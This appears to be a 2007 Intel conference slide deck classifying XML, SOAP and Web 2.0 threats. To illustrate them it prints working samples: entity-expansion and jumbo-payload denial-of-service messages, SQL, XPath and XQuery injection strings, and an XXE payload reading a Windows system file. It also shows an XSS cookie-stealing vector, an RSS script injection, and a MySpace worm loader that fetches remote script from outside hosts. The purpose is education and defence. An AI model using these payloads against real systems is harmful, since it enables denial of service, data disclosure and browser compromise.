



# The XML Threat Model and XML and Web 2.0 Threats You Never Knew About

Steve Orrin  
Dir of Security Solutions, SSG-SPI  
Intel Corp.




## Agenda

- The XML/SOA Threat Model
- Details on XML/Web Services & SOA Threats
- Next Generation and Web 2.0 Threats
- Summary
- Intel's SOA Security Toolkit
- Q&A



- **Old Attacks still valid**
  - Common Web Vulnerabilities
  - Injection Attacks
  - Buffer Overflow
  - Denial of Service
- **The New Manipulation Attacks**
  - Entity and Referral Attacks
  - DTD and Schema Attacks
  - Parser Attacks
- **The Next Generation Attacks**
  - Web Service Enabled Application Attacks
  - Multi-Phase Attacks



- **Payload / Content threats**
  - Back End Target
    - Ex: SQL Injection, BAPI Protocol attack, Universal Tunnel Misuse
  - End User Target
    - Ex: XSS, Malicious Active Content
- **XML Misuse/Abuse**
  - Ex: XML Injection, XPath Injection, XQuery Injection, XXE
- **XML Structure Manipulation**
  - Ex: Entity Expansion, Schema Poisoning
- **Infrastructure Attacks**
  - Ex: Buffer overflow of Server
  - Ex: DNS Poisoning for CA Server

- **Payload / Content threats**

- Payload and Content threats use XML as a carrier for malicious code and content.
- Many of the existing web and application layer threats can leverage XML formats for delivery of the attack to targets.
- This category can be divided into two sub-categories:
  - Back End Target: the attacker uses the XML flow/message to attack a target application.
  - End User Target: targets the browser or client application of the service end user.
- One of the key differentiators of XML threats in general is that often times the XML document is persistent and lives on beyond the transaction.
  - This leads to longer term threat as an attack can be delivered before the actual attack occurs.

- **XML Misuse/Abuse**

- Here XML structures and methods are misused to cause malicious outcomes.
  - As powerful a language XML and its uses are for the developer and application infrastructure, it is equally powerful for the attacker.
- In the Misuse example of XPath Injection:
  - The attacker can leverage the advanced functionality of XPath querying to perform more targeted and deeper invasions than its Web cousin SQL injection.
  - One example of this is the Blind XPath Injection attack

- **XML Structure Manipulation**

- XML Structure Manipulation is category of techniques causing unintended or malicious results through the deliberate manipulation the structures of an XML message. While any alteration of XML message may cause unintended outcomes, targeted exploitation of the techniques in this category cause Denial of Service and/or Data Compromise.

- Two common examples of this are Entity attacks (both External and Expansion based) and DTD/Schema based threats.
- The most common example of Entity threat is the Entity Expansion attack.
  - The malicious XML message is used to force recursive entity expansion (or other repeated processing) that completely uses up available server resources.
  - The first example of this type of attack was the "many laughs" attack (some times called the 'billion laughs' attack).

```
<!DOCTYPE root [  
<ENTITY ha "Ha !">  
<ENTITY ha2 "&ha; &ha;">  
<ENTITY ha3 "&ha2; &ha2;">  
<ENTITY ha4 "&ha3; &ha3;">  
<ENTITY ha5 "&ha4; &ha4;">  
...  
<ENTITY ha128 "&ha127; &ha127;">  
...  
>  
</root-&ha128;</root>
```

- In the above example, the CPU is monopolized while the entities are being expanded, and each entity takes up X amount of memory - eventually consuming all available resources and effectively preventing legitimate traffic from being processed.



- **Infrastructure Attacks**

- Targeting the infrastructure that supports SOA and web services to disrupt or compromise the services and

- Infrastructure misuse.
  - An example of infrastructure target is to DoS the application server hosting the services thus causing DoS to the service as well.
  - A more complex example is DNS Poisoning of the CA server used by the SOA infrastructure to validate signatures.



## Payload/Content Threat Examples

## SOAP: SQL Injection Example

```
<soap:Envelope xmlns:soap=" ">  
  <soap:Body>  
    <fn:PerformFunction xmlns:fn=" ">  
      <fn:uid>'or 1=1 or uid='</fn:uid>  
      <fn:password>1234</fn:password>  
    </fn:PerformFunction>  
  </soap:Body>  
</soap:Envelope>
```

```
<?xml version="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
<soap:Body xmlns:m="http://www.stock.com/stock">
  <m:GetStockPrice>
    <m:StockName>%22%3e%3c%73%63%72%69%70%74%3e
alert(document.cookie)%3c%2f%73%63%72%69%70%74%3e
    </m:StockName>
  </m:GetStockPrice>
</soap:Body>
</soap:Envelope>
```

Source: Steve Orrin



## XML Misuse and Abuse Threat Examples



- XQuery is a SQL like language.
  - It is also flexible enough to query a broad spectrum of XML information sources, including both databases and documents.
- XQuery Injection is an XML variant of the classic SQL injection attack.
  - Uses improperly validated data that is passed to XQuery commands to traverse and execute commands that the XQuery routines have access to.
  - Can be used to enumerate elements on the victim's environment, inject commands to the local host, or execute queries to remote files and data sources.
  - An attacker can pass XQuery expressions embedded in otherwise standard XML documents or an attacker may inject XQuery content as part of a SOAP message causing a SOAP destination service to manipulate an XML document incorrectly.
  - The string below is an example of an attacker accessing the users.xml to request the service provider send all user names back.
- `doc(users.xml)//user[name= '*']`
  - There are many forms of attack that are possible through XQuery and are very difficult to predict, if the data is not validated prior to executing the XQL.

Source: Steve Orrin



- XPath is a language used to refer to parts of an XML document.
  - It can be used directly by an application to query an XML document, or as part of a larger operation such as applying an XSLT transformation to an XML document, or applying an XQuery to an XML document.
- Why XPath Injection?
  - Traditional Query Injection:
    - `' or 1=1 or '='`
  - XPath injection:
    - `abc' or name(//users/LoginID[1]) = 'LoginID' or 'a'=b`
  - XPath Blindfolded Injection
    - Attacker extracts information per a single query injection.
  - The novelty is:
    - No prior knowledge of XPath query format required (unlike "traditional" SQL Injection attacks).
    - Whole XML document eventually extracted, regardless of XPath query format used by application
  - [http://www.packetstormsecurity.org/papers/bypass/Blind\\_XPath\\_Injection\\_20040518.pdf](http://www.packetstormsecurity.org/papers/bypass/Blind_XPath_Injection_20040518.pdf)

Source: Amit Klein  
<http://www.webappsec.org/whitepapers.shtml>



## Structural Manipulation Threat Examples

## The Schema Poisoning attack *aka the Parsing Precondition*

- The Schema Poisoning attack is one of the earliest reported forms of XML threat.
  - XML Schemas provide formatting and processing instructions for parsers when interpreting XML documents. A schema file is what an XML parser uses to understand the XML's grammar and structure, and contains essential preprocessor instructions.
  - They are the first item parsed in an XML transaction.
- An attacker can craft a Schema document with malicious structures and content specifically targeted to compromise the Parser or SOAP Interpreter.
  - Most often the outcome of Schema Poisoning will be Denial of Service,

**Type:** Data Theft/System Compromise

**Target:** XML Parsers

The attack on an Application Server

1. Find a web service which echoes back user data such as the parameter "in"
2. Use the following SOAP request
3. And you'll get

**C:\WinNT\Win.ini** in the response (!!!)

**How it works:**

- A. The App Server expands the entity "foo" into full text, gotten from the entity definition URL - the actual attack takes place at this phase (by the Application Server itself)
- B. The App Server feeds input to the web service
- C. The web service echoes back the data



```
...
<!DOCTYPE root [
  <!ENTITY foo SYSTEM
    "file:///c:/winnt/win.ini">
]>
...
<in>&foo;</in>
```

Source: Amit Klein




**Type:** Denial of Service

**Target:** XML Parsers

Attacker defines a single huge entity (say, 100KB), and references it many times (say, 30000 times), inside an element that is used by the application (e.g. inside a SOAP string parameter).

```
<?xml version="1.0"?>
<!DOCTYPE foobar [<!ENTITY x "AAAAA... [100KB of them] ... AAAA">]>
<root>
  <hi>&x;&x;&x;...[30000 of them] ... &x;&x;</hi>
</root>
```



Source: Amit Klein




**Type: Denial of Service**

**Target: SOAP Interpreter**

A web-service that expects an array can be the target of a DoS attack by forcing the SOAP server to build a huge array in the machine's RAM, thus inflicting a DoS condition on the machine due to memory pre-allocation.

```
<soap:Envelope xmlns:soap=" " >
  <soap:Body>
    <fn:PerformFunction xmlns:fn=" " xmlns:ns=" " >
      <DataSet xsi:type="ns:Array"
        ns:arrayType="xsd:string[100000]" >
        <item xsi:type="xsd:string">Data1</item>
        <item xsi:type="xsd:string">Data2</item>
        <item xsi:type="xsd:string">Data3</item>
      </DataSet>
    </fn:PerformFunction>
  </soap:Body>
</soap:Envelope>
```



Source: Amit Klein

**Type: Denial of Service**

**Target: SOAP Interpreter**

This attack sends an array built using a quadratic expansion of elements. This allows the array to be built and sent relatively cheaply on the attacking side, but the amount of information on the server will be enormous.

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope... xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding">
  <soapenv:Header>
    <input id="q100" xsi:type="SOAP-ENC:Array" SOAP-ENC:arrayType="xsd:int[10]">
      <int xsi:type="xsd:int">7</int>
      <int xsi:type="xsd:int">7</int>
      ... and so on
    </input>
    <input id="q99" xsi:type="SOAP-ENC:Array" SOAP-ENC:arrayType="SOAP-ENC:Array[10]">
      <arr href="#q100" xsi:type="SOAP-ENC:Array" />
      <arr href="#q100" xsi:type="SOAP-ENC:Array" />
      ... and so on
    </input>
  </soapenv:Header>
  <soapenv:Body>
    <ns1:getArray xmlns:ns1="http://soapinterop">
      <input href="#q99" />
    </ns1:getArray>
  </soapenv:Body>
</soapenv:Envelope>
```

Source CADS & Steve Orrin  
<http://www.c4ads.org>



## Unclosed Tags (Jumbo Payload)

**Type: Denial of Service**

**Target: XML Parsers**

This attack sends a SOAP packet to a web service. The actual SOAP packet sent to the web service contains unclosed tags with the "mustUnderstand" attribute set to 1.

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
...
  xmlns:ns2="http://xml.apache.org/xml-soap">
<soapenv:Header>
  <input id="q0" mustUnderstand="1" xsi:type="SOAP-ENC:Array"
  SOAP-ENC:arrayType="xsd:int[1]">
  <|>
  <|>
  ... and so on
```

Source CADS & Steve Orrin  
<http://www.c4ads.org>



## Name Size (Jumbo Payload)

**Type: Denial of Service**

**Target: XML Parsers**

This attack sends a SOAP packet that contains an extremely long element name to the web service.

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
...
  xmlns:ns2="http://xml.apache.org/xml-soap">
<soapenv:Header>
  <input id="q0" mustUnderstand="1" xsi:type="SOAP-ENC:Array"
  SOAP-ENC:arrayType="xsd:int[1]">
<lasdfafajnasddjfhauhsfhoiwjenbkjfasdfuabkjbwoiuasdjbfaiasdfafajnasddjfhauhsfhoi
wjenbkjfasdfuabkjbwoiuasdjbf... and so on>
```

Source CADS & Steve Orrin  
<http://www.c4ads.org>





## Attribute Name Size (Jumbo Payload)

**Type: Denial of Service**

**Target: XML Parser, XML Interpreter**

Similar to the other jumbo payload attacks. This attack uses large attribute names to attempt to overwhelm the target. Many parsers have set buffer sizes, in which case this can overflow the given buffer.

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:ns2="http://xml.apache.org/xml-soap">
  <soapenv:Header>
    <input id="q0" xsi:type="SOAP-ENC:Array" SOAP-ENC:arrayType="xsd:int[1]"
      z0z1z2z3z4z5z6z7z8z9(... and so on)="5">
      <int xsi:type="xsd:int">10</int>
    </input>
  </soapenv:Header>
  <soapenv:Body>
    <ns1:getArray xmlns:ns1="http://soapinterop">
      <item href="#q0" xsi:type="SOAP-ENC:Array" />
    </ns1:getArray>
  </soapenv:Body>
</soapenv:Envelope>
```

Source CADS & Steve Orrin  
<http://www.c4ads.org>



## Reading Blocking Pipes using External Entities

**Type: Denial of Service**

**Target: XML Parsers**

This attack abuses external entities by using them to read blocking pipes such as /dev/stderr on Linux systems. This causes the processing thread to block forever (or until the application server is restarted). Repetitive use of this attack could cause a DoS once all threads are used up.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE base [
  <!ENTITY test0 SYSTEM "/dev/stderr">
<base>&test0</base>
...

```

Source CADS & Steve Orrin  
<http://www.c4ads.org>





## Repetitive Loading of Onsite Services Using Entities

Type: Denial of Service

Target: XML Parsers

This attack abuses external entities to repetitively load expensive onsite services to effect a denial of service. This is extremely effective as it has the result of the server doing the majority of the work while the attacker just tells it which pages to load.

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE base [
  <ENTITY test0 SYSTEM "http://192.168.2.183:8080/axis/ArrayTest.jws?wsdl">
  <ENTITY test1 SYSTEM "http://192.168.2.183:8080/axis/ArrayTest.jws?wsdl">
  <ENTITY test2 SYSTEM "http://192.168.2.183:8080/axis/ArrayTest.jws?wsdl">
  <ENTITY test3 SYSTEM "http://192.168.2.183:8080/axis/ArrayTest.jws?wsdl">
</base>&test0;&test1;&test2;&test3;</base>
...

```

Source CADS & Steve Orrin  
<http://www.c4ads.org>



## Other Threats


Threat	Description
<b>WSDL Scanning</b>	Web Services Description Language (WSDL) is an advertising mechanism for web services to dynamically describe the parameters used when connecting with specific methods. These files are often built automatically using utilities. These utilities, however, are designed to expose and describe all of the information available in a method. In addition, the information provided in a WSDL file may allow an attacker to guess at other methods.
<b>Coercive Parsing</b>	Exploits the legacy bolt-on - XML-enabled components in the existing infrastructure that are operational. Even without a specific Web Services application these systems are still susceptible to XML based attacks whose main objective is either to overwhelm the processing capabilities of the system or install malicious mobile code.
<b>Content &amp; Parameter Tampering</b>	Since instructions on how to use parameters are explicitly described within a WSDL document, malicious users can play around with different parameter options in order to retrieve unauthorized information. For example by submitting special characters or unexpected content to the Web service can cause a denial of service condition or illegal access to database records.
<b>XML Virus &amp; X-Malware</b>	Although looking like a real XML document, this XML Viruses contain malicious code that can be activated by trying to parse the file
<b>Oversize Payloads &amp; XDOS</b>	While an developers may try to limit the size of a document, there are a number of reasons to have XML documents that are hundreds of megabytes or gigabytes in size. Parsers based on the DOM model are especially susceptible to this attack given its need to model the entire document in memory prior to parsing
<b>Replay Attacks</b>	A hacker can issue repetitive SOAP message requests in a bid to overload a Web service. This type of network activity will not be detected as an intrusion because the source IP is valid, the network packet behavior is valid and the HTTP request is well formed. However, the business behavior is not legitimate and constitutes an XML-based intrusion. In this manner, a completely valid XML payloads can be used to issue a denial of service attack.
<b>Routing Detour</b>	The WS-Routing specification provides a way to direct XML traffic through a complex environment. It operates by allowing an interim way station in an XML path to assign routing instructions to an XML document. If one of these web services way stations is compromised, it may participate in a man-in-the-middle attack by inserting bogus routing instructions to point a confidential document to a malicious location. From that location, then, it may be possible to forward on the document, after stripping out the malicious instructions, to its original destination.

Source: Pete Lindstrom, Research Director for Spire, January 2004  
[www.forumsystems.com/papers/Attacking\\_and\\_Defending\\_WS.pdf](http://www.forumsystems.com/papers/Attacking_and_Defending_WS.pdf)



- More Backend targeted Attacks
  - Exploit Known Vulnerabilities in ERP, CRM, Mainframe, Databases
  - Using Web Services as the Attack carrier
- Emergence of Multi-Phase Attacks
  - Leverage the distributed nature of Web Services & persistence of XML documents to execute complex multi-target attacks
  - Examples:
    - DNS Poisoning for CA Server + Fraudulently signed XML transactions
    - Specially crafted Malware delivery methods using XML
    - Advanced Phishing and Pharming using XSS in XML
- Universal Tunnel Abuse
  - Universal tunnel is where an attacker or as in many cases a insider with 'good' intentions uses XML and Web Services to expose internal or blocked protocols to the outside.
  - XML Web Services will implement existing network protocols leading to misuse and piggybacking of:
    - FTP/Telnet/SSH/SCP/RDP/IMAP...
- **Web 2.0 Attacks**

- AJAX Vulnerabilities
- RSS based Threats
- XSS Worms – Sammy, QT/MySpace
- Mashups



Source: Billy Hoffman Lead Security Researcher  
for SPI Dynamics ([www.spidynamics.com](http://www.spidynamics.com))



The JavaScript in the Ajax engine traps the user commands and makes function calls in clear text to the server.

Examples of user commands:

- Return price for product ID 24
- Return valid cities for a given state
- Return last valid address for user ID 78
- Update user's age in database

Function calls provide "how to" information for each user command that is sent.

Is sent in clear text

The attacker can obtain:

Function names, variable names, function parameters, return types, data types, and valid data ranges.

Source: Billy Hoffman Lead Security Researcher  
for SPI Dynamics/HP ([www.spidynamics.com](http://www.spidynamics.com))





## AJAX Vulnerabilities: Repudiation of Requests and Cross-Site Scripting

- Browser requests and Ajax engine requests look identical.
  - Server are incapable of discerning a request made by JavaScript and a request made in response to a user action.
  - Very difficult for an individual to prove that they did not do a certain action.
  - JavaScript can make a request for a resource using Ajax that occurs in the background without the user's knowledge.
    - The browser will automatically add the necessary authentication or state-keeping information such as cookies to the request.
  - JavaScript code can then access the response to this hidden request and then send more requests.
- ***This expanded JavaScript functionality increases the damage of a Cross-Site Scripting (XSS) attack.***

Source: Billy Hoffman Lead Security Researcher  
for SPI Dynamics/HP ([www.spidynamics.com](http://www.spidynamics.com))




## AJAX Vulnerabilities: Ajax Bridging

- The host can provide a Web service that acts as a proxy to forward traffic between the JavaScript running on the client and the third-party site.
  - A bridge could be considered a "Web service to Web service" connection.
  - Microsoft's "Atlas," provide support for Ajax bridging.
  - Custom solutions using PHP or Common Gateway Interfaces (CGI) programs can also provide bridging.
- An Ajax bridge can connect to any Web service on any host using protocols such as:
  - SOAP & REST
  - Custom Web services
  - Arbitrary Web resources such as RSS feeds, HTML, Flash, or even binary content.
- **An attacker can send malicious requests through the Ajax bridge as well as take advantage of elevated privileges often given to the Bridge's original target.**


Source: Billy Hoffman Lead Security Researcher  
for SPI Dynamics/HP ([www.spidynamics.com](http://www.spidynamics.com))






- RSS Feeds provide links and content to RSS enabled apps and aggregators
- Malicious links and content can be delivered via the RSS method
- Can be used to deliver XSS and XML Injection attacks
- Can be used to deliver malicious code (Both Script and encoded Binary)

```
<rdf:RDF
xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
xmlns="http://purl.org/rss/1.0/"
xmlns:dc="http://purl.org/dc/elements/1.1/">
<channel rdf:about="http://www.xml.com/cs/xml/query/q/19">
<title>XML.com</title>
<link>http://www.xml.com/</link>
<description>XML.com features a rich mix of information and services for the XML community.</description>
<language>en-us</language>
<items>
<rdf:Seq>
<rdf:li
rdf:resource="http://www.acme.com/srch.aspx?term=><script>document.location.replace('stam.htm');</script>&y=
"/>
<rdf:li rdf:resource="http://www.xml.com/pub/a/2002/12/04/som.html"/>
</rdf:Seq>
</items>
</channel>
<item rdf:about="http://www.xml.com/pub/a/2002/12/04/normalizing.html">
<title>Normalizing XML, Part 2</title>
<link>http://www.xml.com/pub/a/2002/12/04/normalizing.html</link>
<description>In this second and final look at applying relational normalization techniques to W3C XML Schema data modeling,
Will Provost discusses when not to normalize, the scope of uniqueness and the fourth and fifth normal forms.</description>
<dc:creator>Will Provost</dc:creator>
<dc:date>2002-12-04</dc:date>
</item>
</rdf:RDF>
```



- Using a website to host the malware code, XSS worms and viruses take control over a web browser and propagate by forcing it to copy the malware to other locations on the Web to infect others.
- For example, a blog comment laced with malware could snare visitors, commanding their browsers to post additional infectious blog comments.
  - XSS malware payloads could force the browser to send email, transfer money, delete/modify data, hack other websites, download illegal content, and many other forms of malicious activity.
- On October 4, 2005, The **Samy Worm**, the first major worm of its kind, spread by exploiting a persistent Cross-Site Scripting vulnerability in MySpace.com's personal profile web page template.



Source Jeremiah Grossman CTO WhiteHat Security  
<http://www.whitehatsec.com>  
<http://www.whitehatsec.com/downloads/WHXSSThreats.pdf>

- MySpace allows users to embed movies and other multimedia into their user profiles.
- Apple's Quicktime movies have a feature known as HREF tracks, which allow users to embed a URL into an interactive movie.
- The attacker inserted malicious JavaScript into this Quicktime feature so that when the movie is played the evil code is executed.

javascript:

```
void((
function() {
    //create a new SCRIPT tag
    var e=window.document.createElement('script');
    var ll=new Array();
    ll[0]='http://www.daviddraftsystem.com/images/';
    ll[1]='http://www.tm-group.co.uk/images/';

    //Randomly select a host that is serving the full code of the malware
    var ll=ll[Math.floor(2*(Math.random()*1))];
    //set the SRC attribute to the remote site
    e.setAttribute('src',ll+'js.js');
    //append the SCRIPT tag to the current document. The current document would be whatever webpage
    //contains the embedded movie, in this case, a MySpace profile page. This causes the full code of the malware to
    execute.
    window.document.body.appendChild(e);
})
)
```


Source code from BurntPickle <http://www.myspace.com/burntpickle>  
 Comments and formatting by SPI Dynamics/HP (<http://www.spidynamics.com>)

# Mashups and Security

- Mashups can access data/content that the browser has access to.
- Mashups have the combined rights/privileges of the services and sites that are mashed together.
- Many Mashups call home to a server (Google Maps, etc.)
- Maliciously designed Mashups and Widgets can compromise both your browser, the sites and content you access as well as target browser enabled applications on your system.
  - Example:
    - Mashup for providing Locations to restaurants
    - Can have hidden features that attempt to leverage browser contexts as well as redirectors and other malicious scripts.



# Evolving Security Threats





## Summary

- We are in a rapidly changing environment with SOA going mainstream and Web 2.0 sites/apps in use by millions.
- As with every technology evolution and revolution new and continuously evolving threats abound. These threats equally target our systems, data, and users.
- We as an industry need to collaborate to identify new threats and use the Threat Model as a means to easily classify and inform our customers, partners, IT and developers on the attacks and how to mitigate them.
- We need to understand that SOA and Web 2.0 are pervasive throughout the enterprise and in use at the client, therefore we must address these issues early in the SDL at all of the target points.
- Finally we need to work with our vendors to build security into their products and services.




## Intel ® SOA Security Toolkit

High performance software toolkit that supports confidentiality, authentication, integrity, and non-repudiation in SOA environments.

- Provides security for XML based communication
- Complies with the WS-Security standard
- Provides top performance
  - 3X-7X over Open Source solutions
- Support for cryptographic accelerators (existing HW abstraction layer)
- Support for Intel Platform features as added value
  - Leverage coming cryptographic & XML accelerators (2009 and later)
    - Power saving & throughput boost



# Intel's XML/SOA Products & Processing Model



# Q&A





## For More Information:

Steve Orrin  
Director of Security Solutions  
SSG-SPI  
Intel Corporation  
[steve.orrin@intel.com](mailto:steve.orrin@intel.com)



# Thank you!



## Notices

Intel and the Intel logo are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries.

\*Other names and brands may be claimed as the property of others.

\*\*The threats and attack examples provided in this presentation are intended as examples only. They are not functional and cannot be used to create security attacks. They are not to be replicated and/or modified for use in any illegal or malicious activity. "

\*\*\* Performance tests and ratings are measured using specific computer systems and/or components and reflect the approximate performance of Intel products as measured by those tests. Any difference in system hardware or software design or configuration may affect actual performance. All dates and product descriptions provided are subject to change without notice. This slide may contain certain forward-looking statements that are subject to known and unknown risks and uncertainties that could cause actual results to differ materially from those expressed or implied by such statements

Copyright © 2007 Intel Corporation. All Rights Reserved.

